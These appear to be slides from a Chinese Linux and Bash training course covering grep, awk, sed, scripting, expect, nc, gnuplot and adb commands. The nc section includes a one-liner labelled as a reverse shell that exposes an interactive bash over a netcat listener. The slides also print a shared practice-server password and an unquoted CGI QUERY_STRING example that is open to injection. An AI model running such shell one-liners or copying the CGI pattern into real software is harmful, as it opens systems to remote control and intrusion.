霍格沃兹测试学院-测试开发工程师的黄埔军校

Linux与Shell教程

前阿里巴巴内部shell教材

About Me

黄延胜[思寒]

中国 北京

- 黄延胜 (思寒)
- TesterHome社区测试专家
- 开源工具AppCrawler作者
- 霍格沃兹测试学院创始人
- 先后工作于阿里、百度、雪球

扫一扫上面的二维码图案，加我微信

版本历史

- 阿里巴巴时代
  - 20090614：阿里巴巴新人入职培训
  - 20110112：离职去百度暂停更新
- 霍格沃兹测试学院时代
  - 20170904：入选霍格沃兹测试学院正式教程
  - 20180130：更新简化
  - 20181214：为定向班和第八期增加实战内容
  - 20190620：增加更多实用工具介绍

操作系统历史
与Linux与Shell环境搭建介绍

操作系统简史

- OS时代
  - 1973 贝尔实验室Unix AT&T Unix
  - 1982 BSD Unix
  - 1991 SUN Solaris
- PC时代
  - 1975 乔布斯Apple　VS 1980 比尔盖茨 DOS
- GUI时代
  - 1979 乔布斯Mac
  - 1990 比尔盖茨Windows
  - 1994 Linux
- 移动OS时代
  - 2005 Google收购Android
  - 2005 乔布斯 iOS

Bash是什么

- 1977 sh
  - A Unix shell is a command-line interpreter or shell that provides a traditional Unix-like command line user interface.
- 1989 bash
  - Bash is a Unix shell and command language written by Brian Fox for the GNU Project as a free software replacement for the Bourne shell.

shell的价值

- 人机交互：API --> Shell --> GUI --> VR&AR
- 批处理
  - 应用于 Linux、Mac、Android、iOS
  - 脚本自动化
  - 为什么很少使用GUI自动化?
- 工作场景：日常工作处理、测试工作粘合剂

shell种类

- 常用shell：bash、sh、zsh
- windows：git bash、cygwin
- Mac：Terminal、iTerm2
- 霍格沃兹测试学院专属演练服务器
  - 为所有学员提供了shell帐号
  - 主机：shell.testing-studio.com
  - 帐号：学员手机号后8位
  - 密码：testerhome
- 非霍格沃兹测试学院学员可自行购买

```
macbook-pro-2:~ seveniruby$ cat /etc/shells
# List of acceptable shells for chpass(1).
# Ftpd will not allow users to connect who are not using
# one of these shells.

/bin/bash
/bin/csh
/bin/ksh
/bin/sh
/bin/tcsh
/bin/zsh
```

云服务器

- 国内云服务商：
  - 阿里云、腾讯云、华为云
  - 推荐配置为2核4G服务器
- 海外：
  - DigitalOccean、Linode
  - 最低价格每个月5$
- 拥有一台属于自己的云服务器是一个IT工程师的成人礼

推荐的Linux与Shell环境

- Linux：CentOS、Ubuntu
- Shell：Bash

第一行指令 hello world

```
seveniruby:~ seveniruby$
seveniruby:~ seveniruby$ ssh root@shell.testing-studio.com
Last login: Thu Nov 14 21:49:34 2019 from 221.216.137.13

Welcome to Alibaba Cloud Elastic Compute Service !

[root@izuf60jasqavbxb9efockpz ~]# echo hello world
hello world
[root@izuf60jasqavbxb9efockpz ~]#
```

Linux常用命令

命令分类

- 文件：everything is file
- 进程：文件的运行形态
- 网络：特殊的文件

文件

- 磁盘与目录：df、ls、cd、pwd、$PWD
- 文件编辑：交互编辑vim、流式编辑器 sed
- 文件权限：chmod、chown
- 文件搜索：find
- 文件内容：cat、more、less、grep
- 特殊文件：软链、socket：进程通讯、管道：进程通讯

文件权限

- ls -l 查看权限
- 文件、目录
- 用户、组
- 读、写、执行、SUID、SGID
- chmod：修改归属者
- chgrp：修改归属组

进程

- top
- ps

网络

- netstat -tlnp
- netstat -tnp

- mac与linux不一致：netstat -p tcp -n -a


Shell Piping管道

Shell 输入输出

- Read 用来读取输入，并赋值给变量
- echo ， printf可以简单输出变量。
- > file 将输出重定向到另一个文件
- >> 表示追加 等价于tee -a
- < file 输入重定向
- | 表示管道，也就是前一个命令的输出传入下一个命令的输入

文件描述符


- 输入文件—标准输入0
- 输出文件—标准输出1
- 错误输出文件—标准错误2



- 使用 2>&1 >/tmp/tmp < /tmp/tmp

管道

- 把不同程序的输入和输出连接
- 可以连接更多命令
- 常见的组合命令Linux三剑客



- echo hello world | read x; echo $x
- echo hello world | { read x; echo $x; }
- echo hello world | while read x;do echo $x;done

Linux三剑客

grep + awk + sed

Linux三剑客介绍

- grep
  - global search regular expression(RE) and print out the line
  - 基于正则表达式查找满足条件的行
- awk
  - 名字来源于三个作者的名字简称
  - 根据定位到的数据行处理其中的分段
- sed
  - stream editor
  - 根据定位到的数据行修改数据

Linux三剑客的价值

- 三剑客
  - grep 数据查找定位
  - awk 数据切片
  - sed 数据修改
- 类比SQL
  - grep=select * from table like '%xx'
  - awk=select field from table
  - sed=update table set field=new where field=old

grep

- grep pattern file
- grep -i pattern file 忽略大小写
- grep -v pattern file 不显示匹配的行
- grep -o pattern file 把每个匹配的内容用独立的行显示
- grep -E pattern file 使用扩展正则表达式
- grep -A -B -C pattern file 打印命中数据的上下文
- grep pattern -r dir/ 递归搜索

pattern正则表达式

- 基本表达式（BRE）
  - ^ 开头 $结尾
  - [a-z] [0-9] 区间，如果开头带有^表示不能匹配区间内的元素
  - * 0个或多个
  - . 表示任意字符
- 基本正则（BRE）与扩展正则的区别（ERE）
  - ？非贪婪匹配
  - + 一个或者多个
  - () 分组
  - {} 范围约束
  - | 匹配多个表达式的任何一个

演练

- curl https://testerhome.com | grep -o 'http://[a-zA-Z0-9\.\-]*'
- curl https://testerhome.com 2>/dev/null | grep Appium | grep -v Python

awk

- 介绍
  - Awk是linux下的一个命令，同时也是一种语言解析引擎
  - Awk具备完整的编程特性。比如执行命令，网络请求等
  - 精通awk，是一个linux工作者的必备技能
- 语法
  - awk 'pattern{action}'

awk pattern语法

- awk理论上可以代替grep
- awk 'pattern{action}'

- awk 'BEGIN{}END{}' 开始和结束
- awk '/Running/' 正则匹配
- awk '/aa/,/bb/' 区间选择
- awk '$2~/xxx/' 字段匹配
- awk 'NR==2' 取第二行
- awk 'NR>1' 去掉第一行

```
localhost:~ seveniruby$ echo "
1
2
3
" | awk '$0>2'
3
localhost:~ seveniruby$
```

awk内置变量

- FS 字段分隔符
- OFS 输出数据的字段分隔符
- RS 记录分隔符
- ORS 输出字段的行分隔符
- NF 字段数
- NR 记录数

awk的字段数据处理

- -F 参数指定字段分隔符
- BEGIN{FS="_"} 也可以表示分隔符

- $0代表当前的记录
- $1代表第一个字段
- $N 代表第N个字段
- $NF 代表最后一个字段

awk字段分割

- echo $PATH | awk 'BEGIN{RS=":"}{print $0}' \
- | awk -F/ '{print $1,$2,$3,$4}'
- echo $PATH | awk 'BEGIN{RS=":"}{print $0}' \
- | awk 'BEGIN{FS="/"}{print $1,$2,$3,$4}'
- echo $PATH | awk 'BEGIN{RS=":"}{print $0}' \
- | awk 'BEGIN{FS="/|-"}{print $1,$2,$3,$4}'

- 修改OFS和ORS让$0重新计算
- echo $PATH | awk 'BEGIN{FS=":";OFS=" | "}{$1=$1;print $0}'
- echo $PATH | awk 'BEGIN{RS=":";ORS="^"}{print $0}'

awk行处理

- 把单行分拆为多行
  - echo $PATH | awk 'BEGIN{RS=":"}{print $0}'
  - echo $PATH | awk 'BEGIN{RS=":"}{print NR,$0}'
  - echo $PATH | awk 'BEGIN{RS=":"}END{print NR}'
- 多行组合为单行
  - echo $PATH | awk 'BEGIN{RS=":"}{print $0}' |
  - awk 'BEGIN{ORS=":"}{print $0}'

数据计算

- echo '1,10
- 2,20
- 3,30' | awk 'BEGIN{a=0;FS=","}{a+=$2}END{print a/NR}'

awk的词典结构

- 提取包含”9期“但是并不包含”学员“的记录

- awk -F, '
- /9期/{if(member[$1]!=1) d[$1]=$0}
- /学员/{member[$1]=1; delete d[$1]}
- END{for(k in d) print d[k]}
- ’ file

sed

- sed [addr]X[options]
- -e 表达式
- sed -n '2p' 打印第二行
- sed 's#hello#world#' 修改
- -i 直接修改源文件
- -E 扩展表达式
- --debug 调试

pattern

- 20　30,35 行数与行数范围
- /pattern/ 正则匹配
- //,// 正则匹配的区间，第一个表示开始命中，第二个表示结束命中，类似开闸放水

action

- d 删除
- p 打印，通畅结合-n参数：sed -n '2p'
- 查找替换：s/REGEXP/REPLACEMENT/[FLAGS]
- 分组匹配与字段提取：sed 's#([0-9]*)|([a-z]*)#\1 \2#'

sed

- echo $PATH | awk 'BEGIN{RS=":"}{print $0}' | sed 's#/#----#g'
- echo $PATH | awk 'BEGIN{RS=":"}{print $0}' | sed -n '/^\/bin/,/sbin/p'
- sed -i '.bak' -e '' -e ''

三剑客实战

- 日志数据检索
  - 找出log中的404 500的报错 考察严谨性，某次训练没有一人做对
  - 找出500错误时候的上下文 考察grep高级用法
- 日志数据统计
  - 找出访问量最高的ip 统计分析
- 数据文件修改
  - 找出访问量最高的页面地址 借助于sed的统计分析

Bash编程

总览

- 变量
- 逻辑控制
- shell 环境
- 脚本应用
- 自动化

变量

变量定义

- a=1
- b=seveniruby
- d="hello from testerhome"
- e='hello from "霍格沃兹测试学院" '

- = 左右不要有空格
- 如果内容有空格，需要使用单引号或者双引号
- 双引号支持转义 $开头的变量会被自动替换

变量使用

- echo $a
- echo ${b}
- echo "$a"

- 使用$var 或 ${var}来访问变量。后者更为严谨。$var_x ${var}_x 是不同的。
- 变量不需要定义也可以使用。引用未定义的变量，默认为空值。

预定义变量

- echo $PWD
- echo $USER
- echo $HOME
- echo ~
- echo $PATH
- echo $RANDOM

特殊符号的使用

- 双引号用于括起一段字符串值，支持$var形式的变量替换
- 单引号也表示其内容是字符串值，不支持转义
- $'\n' ANSI-C 引用
- \ 反斜线，某些情况下表示转义
- ((a=a+3)) 是整数扩展。把里面的变量当作整数去处理
- $(ls) 执行命令并把结果保存为变量 简写为``
- {1..10} 等价于 seq 1 10，表示1到10
- seq 1 3 10 表示生成一个1到10，步进为3

变量类型

- 字符串 a="xx"
- 数字 i=1314
- 布尔 true false
- 数组 array=(a b c)
- 函数 foo() { echo hello world }

- 高于4.x的shell没有hash词典功能

数字型变量操作

- 计算
  - i=1;echo $i;echo $((i+1))
- 更新
  - ((i=i+1));echo $i

- 只能进行整数计算
- 浮点数计算请使用 awk 'BEGIN{print 1/3}'
- 格式化显示可以换用 awk 'BEGIN{printf("%.2f\n", 1/3)}'

字符串操作

- 取值
  - ${value:offset}　　${value:offset:length} 从变量中提取子串
  - ${#value} 字符串长度
  - ${#array[*]}和${#array[@]}表示数组中元素的个数
- 掐头去尾与内容替换
  - ${value#pattern} ${value##pattern} #表示掐头
  - ${value%pattern} ${value%%pattern} %表示去尾
  - ${value/pattern/string} ${value//pattern/string} /表示替换
  - #与## %与%% /与//的区别：最短匹配模式VS最长匹配模式
  - ${var/#Pattern/Replacement} ${var/%Pattern/Replacement}
- AWK可以替代这些操作，推荐使用AWK

例子

- xx="1234567";
- echo ${xx:2:3};
- echo ${xx/3/c};
- echo ${xx##*3};
- echo ${xx%%5*};

- echo $xx | awk '{print substr($0,2,3)}'
- echo $xx | sed 's#3#c#g'

布尔变量

- true
- false
- 命令执行返回值 $?
  - 任何命令执行都会有一个返回值
  - 0表示正确
  - 非0表示错误

判断的类型

- 算术判断
- 字符串判断
- 逻辑判断
- shell内置判断

算术判断

- [2 –eq 2] 相等
- [2 –ne 2] 不等
- [3 –gt 1] 大于
- [3 –ge 3] 大于等于
- [3 –lt 4] 小于
- [3 –le 3] 小于等于

- (())也可以表示算术比较。((10>=8)) ,((10==10)),

字符串比较

- [string1 = string2] 如果两字符串相同,则结果为真
- [string1 != string2] 如果两字符串不相同,则结果为真
- [-n "$var"] 如果字符串不是空,则结果为真
- [-z "$var"] 如果字符串是空,则结果为真
- [["xxxx" == x*]] 在表达式中表示0或者多个字符
- [[xxx == x??]] 在表达式中表示单个字符

- 在引用变量的时候要记得加双引号[-z "$a"] 否则当a未定义时会语法报错

逻辑判断

- [2 -ge 1 -a 3 -ge 4];echo $? 与
- [2 -ge 1 -o 3 -ge 4];echo $? 或

- [[2 -ge 1 && 3 -ge 4]];echo $? 与
- [[2 -ge 1 || 3 -ge 4]];echo $? 或

- [! 2 -ge 1];echo $? 非

内置判断

- -e file 如果文件存在，则结果为真
- -d file 如果文件是一个子目录，则结果为真
- -f file 如果文件是一个普通文件，则结果为真
- -r file 如果文件可读，则结果为真
- -s file 如果文件的长度不为0，则结果为真
- -w file 如果文件可写，则结果为真
- -x file 如果文件可执行，则结果为真

- [[]]是[]的扩展语法，在老的sh里并不支持。推荐用[]

数组变量

- array=(1 3 4 6)
- array=(`ls`)
- array[2]="hello world"

- echo ${array[2]};
- echo ${array[*]}
- echo ${#array[*]}

- 使用 () 来定义数组变量，中间使用空格隔开

逻辑控制

逻辑控制

- 条件 if
- 分支 case、select
- 循环 for、while、until
- break 和 continue

- 有生之年也许你只需要用到if、for、while

If结构

- if [condition] ; then …;fi
- if [condition] ; then …;else …;fi
- if [condition] ; then …;elif …;fi

- 简单的逻辑可以使用 && || 去替代
- [-f file] && echo file exist || echo file not exist
- 条件可以用命令返回值代替

Case 结构（选学）

- 用于条件太多的情况。每一个条件最后使用两个分号结尾，不可缺少。
- case $var in
- p1) … ;;
- p2) … ;;
- …
- pn) … ;;
- *) …;;
- esac

Select （选学）

- Select var in var_list;do ….;done;
- 菜单选择，一般与case结构一起用

For 循环

- for((c1 ; c2 ; c3));
- do
- … ;
- done

- for((i=0;i<10;i++));do echo $i;done

For 遍历循环

- 用于递归数组，还可以递归以空格隔开的字符串序列。或者是某个命令的返回值。
- for f in $array[*]; do
- …..
- done

- ss="aa bb cc dd";for x in $ss;do echo $x ;done
- for x in `ls` ;do echo $x ;done
- ss=(aa bb cc "sss dd");for x in "${ss[@]}";do echo $x ;done

While 循环

- while设置条件
- i=0;
- while ((i<3)) ;do
- echo $i; ((i=i+1));
- done
- 一行行的读取文件内容
- while read line; do echo $line ; done < /tmp/tmp

until (选学)

- i=0;
- until ((i>3));do
- echo $i;
- ((i+=1));
- done

- While 可以替代until 循环

退出控制

- return 函数返回
- exit 脚本进程退出
- break 退出当前循环
- continue 跳过当前的循环，进入下一次循环。

阶段小测验

- 编写一个抽奖程序

参考代码

```
lucky ()
{
    local seeds=$*;
    echo 选取种子：$seeds;
    all="$seeds";
    index=0;
    final=0;
    while ((final != 1)); do
        ((index+=1));
        pre="$all";
        all=$(for x in $all;do ((RANDOM%2==0)) && echo $x;done);
        echo 第 $index 轮：$all;
        final=$(echo $all | awk '{print NF}');
        ((final==0)) && all="$pre";
    done
}
```

Bash运行环境

Shell 运行环境概念

- bash下还可以再重新启动一个shell，这个shell是sub shell，原shell会复制自身给他。在sub shell中定义的变量，会随着sub shell的消亡而消失
- () 子shell中运行
- $(ls) 表示执行ls后的结果，与``作用一致，不过可以嵌套
- {} 当前shell中执行
- $$ 当前脚本执行的pid
- & 后台执行
- $!运行在后台的最后一个作业的PID(进程ID)

Shell环境变量

- set 可以获得当前的所有变量，declare
- unset 可以释放变量
- env 可以获得可以传递给子进程的变量，
- export aa=bbbb 把私有变量导出，等价于declare -x

通配

- Bash可以自动扩展特定的关键词
- echo * 在shell中表示当前文件
- echo ???

- 放入到引号中可以避免转义
- echo "* ????"

Bash“陷阱”

- http://tech.idv2.com/2008/01/09/bash-pitfalls

脚本编写

脚本

- 注释
- 传入参数
- 函数
- 执行
- 调试

注释

- #以后的语句，shell不会解析。
- 多行注释可以考虑采用:<<

传参

- $0 表示执行的程序，是相对于执行目录的路径
- $1 ,$2 ,$3 分别表示第几个参数。默认shell只支持9个参数，使用shift可以传递更多的参数。
- $@,$* 表示所有的参数，不含$0
- ${#*}和${#@}表示位置参数的个数
- 通过${*:1:3}, ${*:$#} 来表示多个参数。

$@ PK $*

- $@ 可以在函数之间传递参数，并不改变参数的排列
  - 比如 1 2 3‘ 4 5“6 7” 8‘ 。这个参数在经过多次传递后，依然表示4个参数
  - 记得使用”$@”，不要直接使用$@
- $* 会把参数打散。相对顺序不变，但是参数的个数就变成8个了。
- 演示方法 ff()
- ff(){ for d in $@ "$@" $* "$*"; do echo $d ; done; } ; ff 1 2 '3 "4 5" 6' 7 "8 9"

函数

- [function] name() {
- ..
- }
- Function 可以省略。除了可以在脚本文件中使用函数外，还可以shell中定义。这些定义会在本次shell结束后消失。
- 如果没有return，返回值是最后一句指令的返回值。

执行方式

- chmod u+x xxx.sh; ./xxx.sh
- bash xxx.sh （这种方式会开启一个sub shell）
- source xxx.sh （在当前shell中执行 . Xxx.sh 同义）

- eval 可以执行shell原义语句
- exec 尽量不要使用，这会破坏当前的shell

debug

- bash –x （读取每一句，并执行，可以方便的看到执行的语句）
- set –x 在当前shell中调试，set +x还原

- trap 相关的信号，包括ERR，DEBUG等
- trap 'cmd' ERR

Trap 常用信号

- DEBUG ERR EXIT

```
[huangysh@qa-qd-62-37 ~]$ ff() {  trap 'echo x=$xx' DEBUG;xx=1; ((yy=xx+1)); ((xx++));
x++));((xx++)); echo $xx; }
x=6
[huangysh@qa-qd-62-37 ~]$ ff
x=6
x=6
x=1
x=1
x=2
x=3
x=4
x=5
x=6
6
x=6
[huangysh@qa-qd-62-37 ~]$
```

Bash自动化

自动化交互

- 批处理并不等于自动化
- 让交互程序实现非交互执行
- 借用第三方工具expect

自动输入方法

- << 文档字符串。可以实现对序列化输入的操作自动化
- 管道方式 echo 'pasword' | passwd
- 去掉sudo密码提示，也可通过修改sudoer文件
- 去掉ssh密码，也可以通过添加认证
- expect

expect

```
#!/usr/bin/expect  --
set timeout 30
spawn /usr/local/bin/scp -P 36000 user@ip:/data/myfile  /data1
expect {
    password: {
        send "password\r"
    } "yes/no)?" {
        send "yes\r"
        set timeout -1
    } timeout {
        exit
    } eof {
        exit
    }
}
```

一些实用命令

一键搭建web网站

- python2 -m CGIHTTPServer 8000
- python3 -m http.server -cgi 8000

CGI-Bin技术

- #!/bin/bash
- echo "Content-type: text/html"
- echo ""
- curl http://www.baidu.com/s?$QUERY_STRING 2>/dev/null

- 把代码放到cgi-bin目录下，增加可执行权限
- 使用apache或者python server运行

处理post请求

```
cgi() {
    echo -e "Content-type: text/plain\n\n"
    echo $REQUEST_METHOD
    if [ "$REQUEST_METHOD" = "POST" ]; then
        read -n $CONTENT_LENGTH post
        echo $post
    fi
}
```

curl网络请求

- get
- post
- cookie

jq

- 需要自行安装 https://stedolan.github.io/jq/manual/
- json数据处理

- jq . | cat 管道处理
- jq '..|.name?' 提取所有的name

最强大的黑客工具 nc

- 端口转发：cat /tmp/fifo | nc localhost 8000 | nc -l 9000 > /tmp/fifo

- 转发请求并修改内容
- mkfifo /tmp/fifo
- nc -lk 8080 < /tmp/fifo \
- | sed -l -e 's/^Host.*/Host: site.baidu.com/' | tee -a /tmp/req.log \
- | nc site.baidu.com 80 | tee -a /tmp/res > /tmp/fifo

- 反弹Shell：cat /tmp/fifo | /bin/bash -i 2>&1 | nc -l 8000 > /tmp/fifo

数据可视化

数据可视化

- gnuplot
- 监控平台（压测课程中讲解）

gnuplot


```
1,    1,   2,   5
2,    4,   4,  10
3,    9,   6,  15
4,   16,   8,  20
5,   25,  10,  25
6,   36,  12,  30
7,   49,  14,  35
8,   64,  16,  40
9,   81,  18,  45
10, 100,  20,  50
```

plot '4col.csv' using 1:2 with lines, '4col.csv' using 1:3 with lines

plot '4col.csv' using 1:2 with lines, '4col.csv' using 1:3 with lines, '4col.csv' using 1:4 with lines

通过管道读取数据并绘图

- echo '1
- 3
- 2
- 4
- 6' | gnuplot -e "set terminal dumb;plot '<cat' using 1 with line"



- awk '{print $1}' /tmp/nginx.log | sort | uniq -c | sort -nr | head -20 |gnuplot -e "set term dumb;plot '<cat' u 1:(column(0)):ytic(2) w l"

Android命令

环境准备

- 真机 or 模拟器
- 下载android sdk
- 设置PATH变量加入sdk的工具目录

Android常用命令

- adb：android debug bridge
- adb devices：查看设备
- adb kill-server：关闭adb的后台进程
- adb tcpip：让android脱离usb线的tcp连接方式
- adb connect：连接开启了tcp连接方式的手机
- adb logcat：android日志查看
- adb bugreport：收集日志数据，用于后续的分析，比如耗电量

模拟器命令

- 进入emulator所在目录
- emulator -list-avds
- emulator @avd

- 可以简写为
- $(which emulator)) @Nexus_5X_API_26

adb shell

- adb shell本身就是一个linux的shell，可以调用android内置命令
- adb shell
  - adb shell dumpsys
  - adb shell pm
  - adb shell am
  - adb shell ps
  - adb shell monkey

Android性能统计dumpsys

- #获取所有的dumpsys子命令 dumpsys | grep -i DUMP
- #获取当前activity adb shell dumpsys activity top
- #获取activities的记录，可以获取到appium依赖的原始activity dumpsys activity activities
- #获取特定包基本信息 adb shell dumpsys package com.xueqiu.android
- #获取系统通知 adb shell dumpsys notification
- #获得内存信息 adb shell dumpsys meminfo com.android.settings
- #获取cpu信息 adb shell dumpsys cpuinfo
- #获取gpu绘制分析 adb shell dumpsys gfxinfo com.android.settings
- #获取短信 adb shell dumpsys activity broadcasts | grep senderName=

uiautomator

- adb shell uiautomator runtest ...
- adb shell uiautomator dump

input命令

- text <string> (Default: touchscreen)
- keyevent [--longpress] <key code number or name> ... (Default: keyboard)
- tap <x> <y> (Default: touchscreen)
- swipe <x1> <y1> <x2> <y2> [duration(ms)] (Default: touchscreen)
- draganddrop <x1> <y1> <x2> <y2> [duration(ms)] (Default: touchscreen)
- press (Default: trackball)
- roll <dx> <dy> (Default: trackbal

iOS命令

常见命令

- idevice_xxx
- ios-deploy
- plistutil
- wda
- instruments

Shell实战

Shell价值

- 任务流程自动化
- 数据处理

- 精通Shell可以让你不再被具体技术栈约束

前言

- 课件已经提前提供
- 视频已经提前提供
- 所以本节课将以实战先导并倒推语法解析

语法实战

- 检查首页是否有死链

- 作业优点
  - 单引号与双引号区别
  - while循环
  - 使用管道与$? ||做条件判断

答案

```
curl -s https://testing-studio.com/   \
| grep -o "http[^ \"']*" \
| while read line; \
do curl -s -I $line \
| grep "200 OK" &>/dev/null \
|| echo $line;\
done
```

持续集成用途场景

- 公司每天会在Jenkins上构建最新版本的war包和apk包

- 需求1：完成war包的自动部署
- 需求2：完成apk包的健壮性测试

Linux实战

- 文件检索
  - 在特定目录下找到包含特定debug的数据或者代码
- 网络统计
  - 压测时统计当前机器的连接数
  - 查看当前开放的端口和进程
- 性能统计
  - 统计某个进程的cpu和mem的增长情况
- 任务处理
  - 使用简易的工具对第三方服务做加压并统计性能

移动测试实战场景

- apk文件分析
  - 分析app的文件内容检索特定的api调用
  - 分析api的调用序列
- app性能分析
  - 统计某个app的一段时间内的性能
- 自动化测试
  - 编写一个自动化测试工具
  - 编写一个自动遍历工具

Android mini自动化工具实战

环境变量常见问题

- PATH变量在linux中更新后需要重启应用
- 在windows中更新PATH后如果不关闭所有的cmd进程也不会生效

提取对外连接的ip

- netstat -tnp 2>/dev/null \
- | sed 1,2d \
- | awk '{print $5}' \
- | awk -F: '{print $1}' \
- | sort | uniq -c | sort

提取testerhomes首页精华帖的点赞数


- curl https://testerhome.com/ 2>/dev/null \
- | grep -b1 'fa-diamond"' \
- | grep -oE "href=.*?>" \
- | awk 'BEGIN{FS="\""}{print $2}' \
- | while read line;
- do
- count=$(curl https://testerhome.com$line 2>/dev/null | grep "data-count.*likeable" | head -1 | grep -o 'data-count=[^]*' | awk -F"" '{print $2}') ;
- echo "topic=$line count=$count" ;
- done

从nginx log中提取数据并可视化

- cat /tmp/111.csv \
- | sed -n '/07:48:00/,/07:52:00/p' \
- | gnuplot -e \
- "set terminal dumb ;\
- set datafile separator ',';\
